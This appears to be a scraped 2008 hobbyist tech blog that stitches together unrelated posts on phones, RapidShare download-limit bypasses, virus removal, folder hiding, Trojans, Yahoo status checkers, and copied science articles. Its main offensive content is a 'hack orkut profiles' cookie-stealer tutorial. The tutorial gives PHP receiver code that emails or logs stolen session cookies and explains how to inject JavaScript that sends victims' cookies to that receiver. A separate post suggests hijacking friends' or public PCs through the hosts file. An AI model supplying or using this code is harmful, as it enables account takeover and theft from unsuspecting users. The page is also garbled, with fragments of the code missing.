
The complimentary leather case which comes with the latest E series phones


Bulky phones are a thing of the past now !

Nokia E66 vs N95

Thanks to Rita from dotsisx who sent in these pictures

Similar Posts:

Thursday, September 18, 2008

hack orkut profiles

hack orkut profiles


How to Make a Cookie Stealer Introduction Exactly how does a cookie stealer work, anyway? There are two components in a cookie stealer: the sender and the receiver.
The sender can take many forms. In essense, it's just a link to the receiver with the cookie somehow attached. It can sometimes be difficult to find a way to implement the sender.

The receiver, as the name suggests, is a device which receives the cookie from the sender. It can also take several forms, but the most common is that of a PHP document, most commonly found residing on some obscure webserver.


Step One: The Code

Coding a receiver is the part with which most newbies struggle. Only two things are needed to make a receiver: a webhost which supports PHP, and Notepad (see the end of the text for a link to some free PHP hosts).

As I said in the introduction, the receiver's job is to receive the cookie from the sender. The easiest way to send information to a PHP document is by using the HTTP GET method, which appends information to the end of the URL as a parameter (for example, "page.php?arg1=value"). PHP can access GET information by accessing $HTTP_GET_VARS[x], where x is a string containing the name of the argument.

Once the receiver has the cookie, it needs a way to get that cookie to you. The two most common ways of doing this are sending it in an email, and storing it in a log. We'll look at both.


First, let's look at sending it in an email. Here is what such a beast would look like (functioning code):

$cookie = $HTTP_GET_VARS["cookie"]; // line 2
mail("me@mydomain.com", "Cookie stealer report", $cookie); // line 3
?> // line 4


Line 1 tells the server that this is indeed a PHP document.
Line 2 takes the cookie from the URL ("stealer.php?cookie=x") and stores it in the variable $cookie.
Line 3 accesses PHP's mail() function and sends the cookie to "me@mydomain.com" with the subject of "Cookie stealer report".
Line 4 tells the server that the PHP code ends here.


Next, we'll look at my preferred method, which is storing the cookie in a logfile. (functioning code)

$cookie = $HTTP_GET_VARS["cookie"]; // line 2
$file = fopen('cookielog.txt', 'a'); // line 3
fwrite($file, $cookie . "\n\n"); // line 4
?> // line 5


Lines 1 and 2 are the same as before.
Line 3 opens the file "cookielog.txt" for writing, then stores the file's handle in $file.
Line 4 writes the cookie to the file which has its handle in $file. The period between $cookie and "\n\n" combines the two strings as one. The "\n\n" acts as a double line-break, making it easier for us to sift through the log file.
Line 5 is the same as before.


Step Two: Implementing the Stealer

The hardest part (usually) of making a cookie stealer is finding a way to use the sender. The simplest method requires use of HTML and JavaScript, so you have to be sure that your environment supports those two. Here is an example of a sender.

// Line 3


Line 1 tells the browser that the following chunk of code is to be interpereted as JavaScript.
Line 2 adds document.cookie to the end of the URL, which is then stored in document.location. Whenever document.location is changed, the browser is redirected to that URL.
Line 3 tells the browser to stop reading the code as JavaScript (return to HTML).


There are two main ways of implementing the sender:

You can plant your sender where the victim will view it as an HTML document with his browser. In order to do that, you have to find some way to actually post the code somewhere on the site.

Wednesday, September 17, 2008

All in One RapidShare Pack 2.0

All in One RapidShare Pack 2.0

download:-
link:-
All in One RapidShare Pack 2.0

Rapidshare Downloader.NET V12 + Max Speed as Free User

Rapidshare Downloader.NET V12 + Max Speed as Free User

Rapidshare Downloader.NET V12 + Max Speed as Free User

Free download links for applications

Just copy the link u wanna download to the pro.You'll get this captsha after that

Then congratulation u r downloading now from rapidshare Directly

First of all u've to setup Net.framework 2.0 from here

link:-
Net.framework 2.0

Download Links:-

Rapidshare Downloader.NET V12

30 Beautiful Vista themes for XP!!!


File Size: 218 MB Compressed to 15 MB

link :-
http://rapidshare.com/files/94993362/30_Beautiful_Vista_Themes_For_XP.rar
Real Desktop v1.19

You certainly know, the file queues on your Desktop becomes ever longer, daily coming new files and you lose slowly but surely the overview.Are you missing the certain order, the fealing of a genuine desk, simply the reality? Real Desktop brings back this experience to you again!
link :-
http://rapidshare.com/files/95095293/Real_Desktop_v1.19.rar

How To Remove Orkut MUHAHA Virus

How To Remove Orkut MUHAHA Virus


well frndz u no me kwell
this is vishnu
came with a new topic which i hav experienced recently I was asked by my frnd that he is the only user in his computer, his account is having administrative rights, but he is not able to open Orkut, and it says Orkut is banned. Another friend had told that he is not able to use Mozilla Firefox and it asks him to use Internet Explorer. I just told it must be some virus, but really didn't care much about that. But none of the antivirus software could detect or remove this malware.usually i use avira i also advice my frnd to use dat only i said them to download and scan but dat avira also cann detect it
to download avira clik on this link
Avira AntiVir Personal - Free Antivirus 8
and i left it off for god safe and asked them to format thr system. one day my frnd asked me to giv him counter strike game which i hav downloaded recently.he
given me a pen drive. . When I put that in my PC and double clicked, it didn't open. I knew at once: I had activated a virus. But I didn't have any idea about the kind of virus that might have come to my PC, until I switched back to Firefox. Immediately a message box was displayed: I DNT HATE MOZILLA BUT USE IE OR ELSE... with title as USE INTERNET EXPLORER U DOPE. I just remembered the experiences of my friends. I tried to locate the virus by running the Task Manager. But there were no suspicious entries there. I had to bow the owner of the virus. I used Internet Explorer to search about it. The first entry in Google took me to the Mozilla Forum page, and after going through some pages, I came to know that the same virus also displayed another message when you opened Orkut. Orkut is banned you fool, The administrators didnt write this program guess who did?? MUHAHAHA!! with title ORKUT IS BANNED. Well, a similar message was displayed for YouTube also. So I went through all the posts, and finally found a solution given here:

Now how to get ride this.. A quick way for orkut addicted those who want a quick access to orkut is as follows..
► Press alt+ctrl+del and goto processes tab
► There you will see a list of processes under the different username, arrange the processes according to your username and search for the process svchost.exe
► Right click and end process or end process tree. Make sure you end the imagename or process which are under your username and not that which are under LOCAL SERVICE OR NETWORK SERVICE.
► This gives you instant access to orkut..
A Similar of this variant gives you error on opening firefox.
"I DNT HATE MOZILLA BUT USE IE OR ELSE…", "USE INTERNET EXPLORER U DOPE",
The above 4 Steps solution works for the same..
Now a fix to permanently get rid of this nuisance, this pulls the interest of my friends who called me up and took help to access their orkut accounts instantly..
Follow as :-
REPEAT THE ABOVE 4 STEPS AND THEN CONTINUE.
► Click start->run type c:\heap41a and press Enter. You cannot find this folder by looking through windows explores i.e. My Computer, as this is a hidden folder.
► Delete all the files under this folder by pressing ctrl+a followed by shift+del key
► Now again goto Start->Run and write regedit, this opens registry editor for you.
► Press ctrl+f , a find dialog box opens, type heap41a and let it show you some results
► You should see "[winlogon] C:\heap41a\svchost.exe C:\heap(some number)\std.txt"
► Now delete whatever you see there :D cause you love orkut .. hahahah
Well your PC/LP is cleaned up and now you can open your orkut account without that nuisance.
Make sure you delete all the .exe files which are present at the root of ur pendrive which got created automatically(which you never created). Rather scan your pen drive with a good antivirus.. That should allow you stealth your PC from the attack of MUHAHA
Other Effects
Well this worm/virus removes hidden folder options or you are unable to see hidden folders. so enable the hidden folder option follow the steps as :-
► Goto Start->run type regedit again to open registry editor
► traverse as HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer3.
►There you will see a DWORD key as "NoFolderOptions" . Set its value to 0 or simply delete it

but dalring be care full wen u goin to change windows files .if any rupchar happen ur os will be sucked ..........................inka malli format cheyalsi vastundi
so be care ful wen u do this ,idantha mana valla kadu ankunte malli format cheste aipotundi.....
c yaz
happy orkuttin with Mozilla

Hiding your folder in a different way!

Hiding your folder in a different way!


no need of any folder lock
all damn punk softwares
here is vishnu alias chintu for u to solve all ur windows problems


Method:1
1)Right Click on the desktop and Make a new folder2)Now rename the folder with a space(U have to hold ALT key and type 0160).3)Now u have a folder without a name.4)Right click on the folder>properties>customize. Click on change icon.5)Scroll a bit, u should find some empty spaces, Click on any one of them.click okThats it, now u can store ur personal data without any 3rd party tools.
Method:2
U can also hide ur folder by dis method:-open Start>Run>CMDnow type attrib +a +s +h C:/name of d folder u want to hide(Path of the Directory)Now even in the folder option Show all Hide folders is slected still u will get dis folder hide...Reason:-BeCause the directory will get the attribute of a system file.
To unhide 1.Type same command juzz put "-" instead of "+" .2.Go to Tools>>Folder Options>>View and uncheck the Hide Protected operating system files.

Blu-ray (no need of any punk pen drives)

inka manaku a pen drive avsaram ledu ani mire antaru after reading this article

Blu-ray
Blu-ray, also known as Blu-ray Disc (BD), is the name of a next-generation optical disc format jointly developed by the Blu-ray Disc Association (BDA), a group of the world's leading consumer electronics, personal computer and media manufacturers (including Apple, Dell, Hitachi, HP, JVC, LG, Mitsubishi, Panasonic, Pioneer, Philips, Samsung, Sharp, Sony, TDK and Thomson). The format was developed to enable recording, rewriting and playback of high-definition video (HD), as well as storing large amounts of data. The format offers more than five times the storage capacity of traditional DVDs and can hold up to 25GB on a single-layer disc and 50GB on a dual-layer disc. This extra capacity combined with the use of advanced video and audio codec will offer consumers an unprecedented HD experience. While current optical disc technologies such as DVD, DVD±R, DVD±RW, and DVD-RAM rely on a red laser to read and write data, the new format uses a blue-violet laser instead, hence the name Blu-ray. Despite the different type of lasers used, Blu-ray products can easily be made backwards compatible with CDs and DVDs through the use of a BD/DVD/CD compatible optical pickup unit. The benefit of using a blue-violet laser (405nm) is that it has a shorter wavelength than a red laser (650nm), which makes it possible to focus the laser spot with even greater precision. This allows data to be packed more tightly and stored in less space, so it's possible to fit more data on the disc even though it's the same size as a CD/DVD. This together with the change of numerical aperture to 0.85 is what enables Blu-ray Discs to hold 25GB/50GB.Blu-ray is currently supported by more than 180 of the world's leading consumer electronics, personal computer, recording media, video game and music companies. The format also has broad support from the major movie studios as a successor to today's DVD format. In fact, seven of the eight major movie studios (Disney, Fox, Warner, Paramount, Sony, Lionsgate and MGM) have released movies in the Blu-ray format and five of them (Disney, Fox, Sony, Lionsgate and MGM) are releasing their movies exclusively in the Blu-ray format. Many studios have also announced that they will begin releasing new feature films on Blu-ray Disc day-and-date with DVD, as well as a continuous slate of catalog titles every month. The name Blu-ray Disc is derived from the blue-violet laser used to read and write this type of disc. Because of its shorter wavelength (405 nm), substantially more data can be stored on a Blu-ray Disc than on the DVD format, which uses a red (650 nm) laser. A single layer Blu-ray Disc can store 25 gigabytes (GB), over five times the size of a single layer DVD at 4.7 GB. A dual layer Blu-ray Disc can store 50 GB, almost 6 times the size of a dual layer DVD at 8.5 GB.Blu-ray Disc is similar to PDD, another optical disc format developed by Sony (which has been available since 2004) but offering higher data transfer speeds. PDD was not intended for home video use and was aimed at business data archiving and backup.

Trojans | Be very careful with them

History:
Trojans are the most harmful tool ever developed by the hackers, Back in 1998 the first Trojan named subseven was released and created a new history in the world of hackers.

It’s entry in the system :

Trojans actually comes from the file with dual extensions.
Dual extensions means one file is actually joined with another to form file which have executable program installed within it. When you click on that file nothing will happen or just command prompt will open and close in a second and get closed itself.

But when nothing happens there is always Trojan spy installed. The bug after installing try to send the files to the Trojan owner whenever you connect to the internet.
There are two parts of Trojan hacking and this hacking is done by anarchist hackers.

Explanation of the tool :
First part is a tool itself. Means the simple software by which you can play with the victim.
Second part is the bug, without which the tool can not be operated. If you wanted to hack someone by means of Trojan you need to send bug to his PC. And it can be done in many ways like by physical intrusion in the system or file transfer by the instant messenger or any another internet intrusion into the network or the system.

When you type in the IP address and port number of the victims PC , you’ll get direct connection to his PC And very easy access without even asking you password for connection.

After connecting , The hacker can play with your system in following different way.

1. He can recover all the passwords you have stored and also the user names too.
2. He can Open/Close Your CD ROM
3. He can log ON/OFF your PC.
4. He can open any web page in your system.
5. Can see all your files and folders.
6. Can operate and delete all your files and also able to format your PC.
7. Also he can chat with you with direct messenger.
8. Tilt your screen in any angle
9. He can hear what you saying and see you by your webcam ( condition is they should be ON)
10. He can play with your total system and can do many more things depends upon the knowledge and experience with hacker.

How to be prevented :

Always check the files you have downloaded .
Also check the extension of that file that is that what you want or not ?
Scan your file which is downloaded before opening it.
While chatting never disclose your original data.
Use firewalls which you can trust so that no bug can give out any information of yours.

For more detailed knowledge on Trojans please feel free to ask any questions here.
I will try to cover how Trojan works in my next post.

Thank you all for reading.

Find who is Invisible on Yahoo & also original Id of Yahoo (No Software Download)

Hello Guys,

Here is the Website that helps you find if a particular user is online, offline or invisible …

link: www.invisible.ir

I remind you again that this is website ….and for this u have not download any software.

Just Enter id and then press enter and after that u will find that that id is online or offline!!!!

and the new thing in this site (Which is very important) is that Main Yahoo ID checker!!!!

We know that we can create 7 profile id in a main Yahoo id , By which anyone can chat with you by 7 ids and make you fool (If you don’t know how to make seven id in yahoo, Post me a comment i will tell you) , So by this site you can check Real/main id of yahoo.

Other thing is that by this site you can check multiple id’s status.For this just click on Multi-Check and then type you yahooid1,yahooid2,yahooid3………..

and the last one is that display Image….means it catch image of yahoo id.Just click on top Display Image Catcher and then enter Yahoo id.

Problem : Sometimes this site not working (Because of server load) so you can use other site

link: http://en.xeeber.com/

But this site doesn’t have any other features , it only show Status (Online , Offline or Invisible).

Enjoy!!!!!!!!

Multiple Logins of Gmail and Orkut through firefox

Just follow the following steps and you will be able to login in gmail and orkut with multiple accounts. Through this you will be able to make profiles in your firefox.

Step 1:
Open system properties(by right clicking my computer), choose tab advanced, click to environment variables button. in system variables section, click new. type this information to each textbox.

Step 2:
variable name: moz_no_remote (should be all small letter).

variable value: 1

Step 3:
open firefox icon’s properties(from desktop and quick launch). add extension -p to command line(like “c:\program files\mozilla firefox\firefox.exe” -p). press ok.
When you will open firefox it will prompt for profile selection create a profile,open firefox login to orkut open once more use another profile login.

Links to this post

download unlimited 4m rapidshare

I knew a lot of us here use Rapidshare to download and share a lot of stuff. It’s quite annoying when we are unable to download after a ceratin part of a big file is downloaded. What im going to say today is how to download from Rapidshare using proxy so that you won’t have to face the 1 hour limitation problem again.

The programs that we need are a browser with ability to use proxy. I use Slimbrowser for two reasons:

1) I don’t want to delete my Firefox or IE cache and cookies files.

2) It’s very lite and not a resource hogger

Steps:

1. Download the browser from this location. Install it.
2. Get a proxy list here. This trick requires the usage of proxy server to work. So don’t skip this step. Grab one proxy or more!
3. This is how you are going to setup your proxy

:Click Tools > Proxies > Organize Proxies

- In the Name field, enter something to identify your proxy, for example, Brazil #1
- In the first address field, enter the proxy address you got from Proxy4Free,
for example, 200.162.195.62
- In the second address field, enter the proxy port, for example, 3128
- If you want to set the entered proxy as the default proxy, then click the
Set As Current Proxy button
- Click OK to close the dialog box

* If you want to add more proxies, repeat the steps above again and again.

4. After you have setup the proxy, copy and paste the Rapidshare download link to your
browsers’ address bar, and wait for the Rapidshare page to launch.

5. In Rapidshare website, do the followings:

- Press enter and scoll down to bottom and click the FREE button

- Wait until the counter reaches zero or use any auto-reveal-link-utility
- Copy paste the download link into your favorite download manager, for
example, Flashget
- Download the file happily

Troubleshooting

Note that if Rapidshare gives you error like this;

This IP is not allowed to use free anonymous services.. or Your IP, xxx.xxx.xxx.xxx is downloading a file…

It’s time to use another proxy!!! In Slimbrowser, go to menu, Tools > Proxies and select another proxy you already entered before

6) After downloading a file, don’t forget to clear your trace!

In Slimbrowser go to menu Tools > Internet Options to open the Internet Options applet
Click both Delete Cookies and Delete Files button to wipe out all references to Rapidshare. If you need to download more files, repeat all steps from 1 to 6, and hopefully you’ll be happier than ever.

Tips:

1. Do not choose proxy with port 80

2. Avoid choosing proxies addresses <195> Links to this post

trick to hack a webadress and redirect to our own web adress·

trick to hack a webadress and redirect to our own web adress·

A simple text file edit makes sites redirect to anotherwebadress (ur like u can keep any adress). When you type address in address bar in any browser and enter it then it will display another web page, for example:- when you type Google.com you will be redirected to yahoo.com

Instructions to do:

1) Go to this directory [c:\windows\system32\drivers\etc], directory may change according to drive used for os installation
2) then hit enter
3) find a file named "hosts"
4) Right click on it and open with word pad.
5) In the last link of the document type the IP* address of yahoo space www.Google.com (Vice versa for other sites)
6) now save it
7) restart the browser if its already running
8) Now try it, It works perfect

IP*: to find IP address of that website Goto start ->Run > type cmd > enter. Now you have a new window on desktop. On that type this without cotes "ping www. yahoo.com"
replace yahoo.com with your preferred site and then enter it ,Repeat the first four steps and remove the last line that you have inserted and save it and restart browser. Now its back to normal
try this on your frieds pc and public pc and make them blink.


Nano-Computers


Nano-Computers: "Introduction

Nano-Computing

The history of computer technology has involved a sequence of changes from gears to relays to valves to transistors to integrated circuits and so on. Today's techniques can fit logic gates and wires a fraction of a micron wide onto a silicon chip. Soon the parts will become smaller and smaller until they are made up of only a handful of atoms. At this point the laws of classical physics break down and the rules of quantum mechanics take over, so the new quantum technology must replace and/or supplement what we presently have. It will support an entirely new kind of computation with new algorithms based on quantum principles.

Presently our digital computers rely on bits, which, when charged, represent on, true, or 1. When not charged they become off, false, or 0. A register of 3 bits can represent at a given moment in time one of eight numbers (000,001,010,...,111). In the quantum state, an atom (one bit) can be in two places at once according to the laws of quantum physics, so 3 atoms (quantum bits or qubits) can represent all eight numbers at any given time. So for x number of qubits, there can be 2x numbers stored. (I will not go into the logic of all this or this paper would turn into a book!). Parallel processing can take place on the 2x input numbers, performing the same task that a classical computer would have to repeat 2x times or use 2x processors working in parallel. In other words a quantum computer offers an enormous gain in the use of computational resources such as time and memory. This becomes mind boggling when you think of what 32 qubits can accomplish.

This all sounds like another purely technological process. Classical computers can do the same computations as quantum computers, only needing more time and more memory. The catch is that they need exponentially more time and memory to match the power of a quantum computer. An exponential increase is really fast, and available time and memory run out very quickly.

Quantum computers can be programed in a qualitatively new way using new algorithms. For example, we can construct new algorithms for solving problems, some of which can turn difficult mathematical problems, such as factorization, into easy ones. The difficulty of factorization of large numbers is the basis for the security of many common methods of encryption. RSA, the most popular public key cryptosystem used to protect electronic bank accounts gets its security from the difficulty of factoring very large numbers. This was one of the first potential uses for a quantum computer.

"Experimental and theoretical research in quantum computation is accelerating world-wide. New technologies for realising quantum computers are being proposed, and new types of quantum computation with various advantages over classical computation are continually being discovered and analysed and we believe some of them will bear technological fruit. From a fundamental standpoint, however, it does not matter how useful quantum computation turns out to be, nor does it matter whether we build the first quantum computer tomorrow, next year or centuries from now. The quantum theory of computation must in any case be an integral part of the world view of anyone who seeks a fundamental understanding of the quantum theory and the processing of information." ( Center for Quantum Computation)

In 1995 there was a $100 bet made to create the impossible within 16 years, the world's first nanometer supercomputer. This resulted in the NanoComputer Dream Team, and utilizes the internet to gather talent from every scientific field and from all over the world, amateur and professional. Their deadline: November 1, 2011. Watch for it! Are you ready for a computer that is billions of times faster than our present PC's?


atoms collision exclisive in big bang

Nestling in the foothills of the Alps is Europe's largest laboratory, the European Centre for Nuclear Research, or Cern.

Infographic


The LHC has been in construction for some 13 years


A 27km chain of magnets is part of the experiment


With its vast labyrinth of tunnels and equipment stretching for miles, the complex has the feel of a cathedral to science.

And now the scientists here have embarked on their biggest experiment ever, the hunt for a particle which gave the universe its form.

Its scientific name is the Higgs Boson, but because it is so fundamental in shaping the universe, others have called it the God particle.

It is a particle that is supposed to endow other fundamental particles with mass. Without it there would be no gravity, no universe as we know it - no "let there be light" moment.

No-one has seen it, but physicists have invoked it because it is the simplest explanation for how the universe evolved.

Spark of divinity

Most physicists are instinctively drawn towards theories with a simple elegance.

Reverend Sir John Polkinghorne used to be a theoretical physicist and worked with Professor Peter Higgs, after whom the God particle was named.

Professor Polkinghorne went on to become an Anglican priest. He believes the equations which describe the way sub-atomic particles interact contain a natural beauty in which some find a spark of divinity. Cern magnet (M. Brice/Cern)

He said: "Physicists are deeply impressed with the order of the world. It is rationally beautiful and structured, and the feeling that there is a mind behind it is a very natural feeling to have."

It is not the first time that a scientific study of the universe has inspired awe and wonder.

I think the feeling of wonder, which is very fundamental to the experience of physicists...is fundamentally a religious experience, whether people recognise it as such or not
Professor Polkinghorne

The crew of Apollo 8 were so moved by their experience, they felt moved to read passages from the Book of Genesis as they orbited the moon on Christmas Eve in 1968.

US physicists Richard Feynman and George Smoot both described their Nobel Prize-winning insights into the behaviour of subatomic particles and the detection of the Cosmic Background Radiation as looking "unto the face of God".

Professor Polkinghorne understands why such glimpses into the underlying reality of the universe can provoke such reactions.

He said: "I think the feeling of wonder, which is very fundamental to the experience of physicists - they way they see structure in the world - is fundamentally a religious experience, whether people recognise it as such or not.

CMS (Cern/M. Hoch)"And I think it is actually a tacit, sometimes explicit, worship of the creator."

Many of the physicists here are not religious and would disagree with Professor Polkinghorne's view.

For them their buzz is an intellectual rather than religious one.

Explain gravity

And although the hunt for the Higgs Boson is one of the big hopes for the Large Hadron Collider, the real prize will be to roll back the frontiers of physics.

The Standard Model that has explained the behaviour of sub-atomic particles so well seems to have hit a wall.

The equations that were becoming ever more elegant tying together the fundamental forces of nature have become messy in attempting to explain gravity.

Observations by cosmologists, such as the amount of matter in the universe, cannot be explained by current theory.

Theoretical physics is bracing itself for a revolution. The results from the LHC will help scientists glimpse what lies beyond the standard model.

Scientific study is often mundane but can occasionally slip into the ecstatic.

No more so than for those working at the Large Hadron Collider.

Many of the people involved have been working painstakingly for years, developing the code, engineering the parts and putting the pieces together.

The excitement among physicists at Cern has been palpable.

It will not be long before the experiments that will change our view of the universe can begin.


They have fired a beam of particles called protons around the 27km-long tunnel which houses the Large Hadron Collider (LHC).

The £5bn machine on the Swiss-French border is designed to smash particles together with cataclysmic force.

Scientists hope it will shed light on fundamental questions in physics.

The beam completed its first circuit of the underground tunnel at just before 0930 BST.

"There it is," project leader Lyn Evans said when the beam completed its lap. There were cheers in the control room when engineers heard of the successful test.

He added later: "We had a very good start-up."

The LHC is arguably the most complicated and ambitious experiment ever built; the project has been hit by cost overruns, equipment trouble and construction problems. The switch-on itself is two years late.

We will be looking at what the Universe was made of billionths of a second after the Big Bang
Dr Tara Shears, University of Liverpool

The collider is operated by the European Organization for Nuclear Research - better known by its French acronym Cern.


Free Blogspot Templates by Isnaini Dot Com and Porsche Cars. Powered by Blogger